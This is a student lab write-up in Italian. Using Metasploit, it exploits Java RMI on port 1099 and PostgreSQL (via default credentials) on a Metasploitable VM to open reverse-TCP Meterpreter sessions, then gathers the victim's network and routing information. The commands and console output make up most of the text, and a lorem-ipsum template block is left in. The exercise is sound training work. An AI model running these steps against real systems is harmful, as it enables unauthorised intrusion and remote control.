PROGETTO SETTIMANALE S7L5

TRACCIA

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI. Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.
I requisiti dell'esercizio sono:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.75.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.75.112

Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

- configurazione di rete.
- informazioni sulla tabella di routing della macchina vittima.

CONFIGURAZIONE IP

SET IP KALI 192.168.111

01 Per prima cosa ci colleghiamo alla nostra Kali e andiamo sul terminale e scriviamo il comando **nano /etc/Network/interfaces**

02 Settiamo l’indirizzo IP come da immagine in figura

03 Riavviamo la macchina per rendere effettive le modifiche


```
  GNU nano 8.0
# This file describes the network int
# and how to activate them. For more

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback


auto eth0
iface eth0 inet static
    address 192.168.75.111
    netmask 255.255.255.0
    gateway 192.168.75.1
```

SET IP METASPLOITABLE 192.168.112

01 Per prima cosa ci colleghiamo alla nostra Metasploitable e scriviamo il comando **nano /etc/Network/interfaces**

02 Settiamo l'indirizzo IP come da immagine in figura

03 Riavviamo la macchina per rendere effettive le modifiche



OUR MISSION

01

Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco

02

Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco

03

Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco

ATTACCO PORTA 1099 - JAVA RMI


SCANSIONE MACCHINA TARGET CON NMAP

01

Dalla nostra macchina kali eseguiamo il comando **nmap -p- -sV -A 192.168.75.112**

02


Individuiamo la porta di nostro interesse, nel nostro caso la 1099 - java-rmi



ACCESSO MSFCONSOLE

01


Adesso utilizzando il comando msfconsole accediamo al Metasploitable framework



RICERCA E SELEZIONE EXPLOIT

01

Ricerchiamo ora l'exploit più consono al nostro caso, in figura java_rmi_server




CONFIGURAZIONE EXPLOIT

01

Una volta selezionato l'exploit utilizzando il comando <<**use 0**>> andiamo a verificare le configurazioni dell'exploit tramite il comando <<**show options**>>

02

A questo punto configuriamo il Remote Host tramite il comando <<**set rhosts**>> seguito dall'indirizzo IP della macchina Target



CONFIGURAZIONE EXPLOIT

01 Una volta selezionato l'exploit utilizzando il comando <<**use 0**>> andiamo a verificare le configurazioni dell'exploit tramite il comando <<**show options**>>

02 A questo punto configuriamo il Remote Host tramite il comando <<**set rhosts**>> seguito dall'indirizzo IP della macchina Target

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/hpDNigPFr7X
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header ...
[*] 192.168.75.112:1099 - Sending RMI Call ...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:449
```

RETE MACCHINA TARGET

01

Una volta che l'exploit è andato a buon fine possiamo utilizzare una serie di comandi per effettuare diverse operazioni sulla macchina target, una di queste è visionare la configurazione di rete della macchina Target tramite il comando <<**ifconfig**>> come mostrato in figura

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feb5:5ee1
IPv6 Netmask : ::
```

ROUTING TABLE MACCHINA TARGET

01

Allo stesso modo possiamo recuperare le informazioni di routing presenti sulla macchina tramite il comando <<**route**>>

```
meterpreter > route

IPv4 network routes
===================

    Subnet           Netmask         Gat
    ------           -------         ---
    127.0.0.1        255.0.0.0       0.0
    192.168.75.112   255.255.255.0   0.0


IPv6 network routes
===================

    Subnet                      Netmask
    ------                      -------
    ::1                         ::
    fe80::a00:27ff:feb5:5ee1    ::
meterpreter >
```

ATTACCO POSTGRESQL

RICERCA E SELEZIONE EXPLOIT

01

Da msfconsole, utilizzando il comando <<**search**>> seguito dalla parola chiave **postgresql** cerchiamo l'exploit più consono al nostro caso

02

In questo caso quello che fa per noi si trova alla riga 23, quindi con il comando <<**use**>> seguito dal path o dal numero di riga del nostro exploit, possiamo selezionarlo.

```
msf6 > search postgresql

Matching Modules
================

   #   Name
   -   ----
   0   auxiliary/server/capture/postgresql
   1   post/linux/gather/enum_users_history
   2   exploit/multi/http/manage_engine_dc_pmp_sqli
   3     \_ target: Automatic
   4     \_ target: Desktop Central v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows
   5     \_ target: Desktop Central MSP v8 ≥ b80200 / v9 < b90039 (PostgreSQL) on Windows
   6     \_ target: Desktop Central [MSP] v7 ≥ b70200 / v8 / v9 < b90039 (MySQL) on Windo
   7     \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on W
   8     \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Windows
   9     \_ target: Password Manager Pro [MSP] v6 ≥ b6800 / v7 < b7003 (PostgreSQL) on L
   10    \_ target: Password Manager Pro v6 ≥ b6500 / v7 < b7003 (MySQL) on Linux
   11  auxiliary/admin/http/manageengine_pmp_privesc
   12  exploit/multi/postgres/postgres_copy_from_program_cmd_exec
   13    \_ target: Automatic
   14    \_ target: Unix/OSX/Linux
   15    \_ target: Windows - PowerShell (In-Memory)
   16    \_ target: Windows (CMD)
   17  exploit/multi/postgres/postgres_createlang
   18  auxiliary/scanner/postgres/postgres_dbname_flag_injection
   19  auxiliary/scanner/postgres/postgres_login
   20  auxiliary/admin/postgres/postgres_readfile
   21  auxiliary/admin/postgres/postgres_sql
   22  auxiliary/scanner/postgres/postgres_version
   23  exploit/linux/postgres/postgres_payload
   24    \_ target: Linux x86
   25    \_ target: Linux x86_64
   26  exploit/windows/postgres/postgres_payload
   27    \_ target: Windows x86
   28    \_ target: Windows x64
   29  auxiliary/admin/http/rails_devise_pass_reset
   30  exploit/multi/http/rudder_server_sqli_rce
   31  post/linux/gather/vcenter_secrets_dump


Interact with a module by name or index. For example info 31, use 31 or use post/linux/ga

msf6 > use 23
```

CONFIGURAZIONE EXPLOIT

01

Ora possiamo verificare le configurazioni dell'exploit tramite il comando <<**show options**>>

02


A questo punto configuriamo il Remote Host tramite il comando <<**set rhosts**>> seguito dall'indirizzo IP della macchina Target

```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank fo
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/doc
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86


View the full module info with the info, or info -d command.

msf6 exploit(linux/postgres/postgres_payload) > set rhosts 192.168.75.112
rhosts => 192.168.75.112
```

EXPLOIT

01 Adesso che abbiamo il nostro exploit configurato possiamo lanciarlo usando il comando <<**exploit**>>

02 A seguito di ciò vi comparirà la schermata mostrata in figura, cioè la sessione **Meterpreter** attiva.



```
msf6 exploit(linux/postgres/postgres_payload) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/AQnsNWuM.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:56842) at 2024-07-12 04:48:05 -0400

meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    secure                    (Re)Negotiate TLV packet encryption on the session
    sessions                  Quickly switch to another session
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel


Stdapi: File system Commands
============================

    Command                   Description
    -------                   -----------
    cat                       Read the contents of a file to the screen
    cd                        Change directory
    checksum                  Retrieve the checksum of a file
    chmod                     Change the permissions of a file
    cp                        Copy source to destination
    del                       Delete the specified file
    dir                       List files (alias for ls)
    download                  Download a file or directory
    edit                      Edit a file
    getlwd                    Print local working directory (alias for lpwd)
    getwd                     Print working directory
```

THANK YOU